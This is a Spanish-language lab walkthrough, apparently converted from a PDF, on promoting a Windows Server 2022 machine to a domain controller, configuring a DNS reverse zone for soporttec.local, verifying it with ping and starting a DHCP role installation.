Controlador de dominio de solo lectura (RODC)

Escribir contraseña de modo de restauración de servicios de directorio (DSRM)

Contraseña:  ······

Confirmar contraseña:  ······

Más información sobre opciones del controlador de dominio

< Anterior Siguiente > Instalar Cancelar

Le damos a siguiente en el resto de opciones y esperamos a que se complete la configuración (el equipo necesitará reiniciarse y tardará un poco en aplicar los cambios):

Asistente para configuración de Servicios de dominio de Active Directory

## Instalación

SERVIDOR DE DESTINO  
WIN-Q926QQ91S0L

Configuración de implementación

**Opciones del controlador...**

- Opciones de DNS
- Opciones adicionales
- Rutas de acceso
- Revisar opciones
- Comprobación de requisitos
- Instalación**
- Resultado

Progreso

Iniciando

Ver resultados detallados de la operación


**!** Los controladores de dominio de Windows Server 2022 tienen un valor predeterminado para la configuración de seguridad denominada "Permitir algoritmos de criptografía compatibles con Windows NT 4.0" que evita el uso de algoritmos de criptografía débiles al establecer sesiones de canal de seguridad.

Para obtener más información acerca de esta opción de configuración, consulte el artículo 942564 de Knowledge Base (<http://go.microsoft.com/fwlink/?LinkId=104751>).

Más información sobre opciones de instalación

< Anterior Siguiente > Instalar Cancelar

Tras reiniciarse, veremos que ya tenemos asignado el dominio:



## Subtarea 2.2: Implementación del servicio DNS

Si hacemos ping a la IP del equipo Windows Server desde el cliente, veremos que hay conectividad:

 Símbolo del sistema

```
Microsoft Windows [Versión 10.0.19045.2965]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\usuario>ping 192.168.10.1


Haciendo ping a 192.168.10.1 con 32 bytes de datos:
Respuesta desde 192.168.10.1: bytes=32 tiempo<1m TTL=128
Respuesta desde 192.168.10.1: bytes=32 tiempo<1m TTL=128
Respuesta desde 192.168.10.1: bytes=32 tiempo=2ms TTL=128

Estadísticas de ping para 192.168.10.1:
    Paquetes: enviados = 3, recibidos = 3, perdidos = 0
                (0% perdidos),
    Tiempos aproximados de ida y vuelta en milisegundos:
        Mínimo = 0ms, Máximo = 2ms, Media = 0ms
Control-C
^C
C:\Users\usuario>
```


Pero al hacer ping al dominio vemos que no resuelve:

```
C:\Users\usuario>ping soporttec.local
La solicitud de ping no pudo encontrar el host soporttec.local. Compruebe el nombre y
vuelva a intentarlo.
```


Vamos a configurar el servicio DNS para que los clientes puedan resolver a nuestro dominio, para ello vamos a la consola de administración de Windows Server y seleccionamos las herramientas:




Dentro de la herramienta de administración del servicio DNS, añadimos una nueva zona inversa:




Seleccionamos zona principal:




Seleccionamos para todos los servidores DNS del dominio:




Seleccionamos IPv4:




Seleccionamos la red 192.168.10, correspondiente a la red LAN que conecta el servidor con los clientes:



Y seleccionamos permitir sólo actualizaciones dinámicas y finalizar:



Ahora que ya hemos implementado el servicio DNS, vamos a probar a hacer ping al dominio desde el cliente:



```
C:\Símbolo del sistema
C:\Users\usuario>ping soporttec.local

Haciendo ping a soporttec.local [192.168.10.1] con 32 bytes de datos:
Respuesta desde 192.168.10.1: bytes=32 tiempo<1m TTL=128
Respuesta desde 192.168.10.1: bytes=32 tiempo<1m TTL=128
Respuesta desde 192.168.10.1: bytes=32 tiempo=1ms TTL=128
Respuesta desde 192.168.10.1: bytes=32 tiempo=1ms TTL=128


Estadísticas de ping para 192.168.10.1:
Paquetes: enviados = 4, recibidos = 4, perdidos = 0
(0% perdidos),
Tiempos aproximados de ida y vuelta en milisegundos:
Mínimo = 0ms, Máximo = 1ms, Media = 0ms


C:\Users\usuario>
```

## Subtarea 2.3: Implementación del servicio DHCP


Ahora vamos a configurar el servicio DHCP, imprescindible para una red empresarial debido a que asigna IP a los equipos cliente de manera automática, permitiendo la comunicación inmediata.

Vamos al panel de administración de Windows Server y a la sección de Agregar Roles y características:





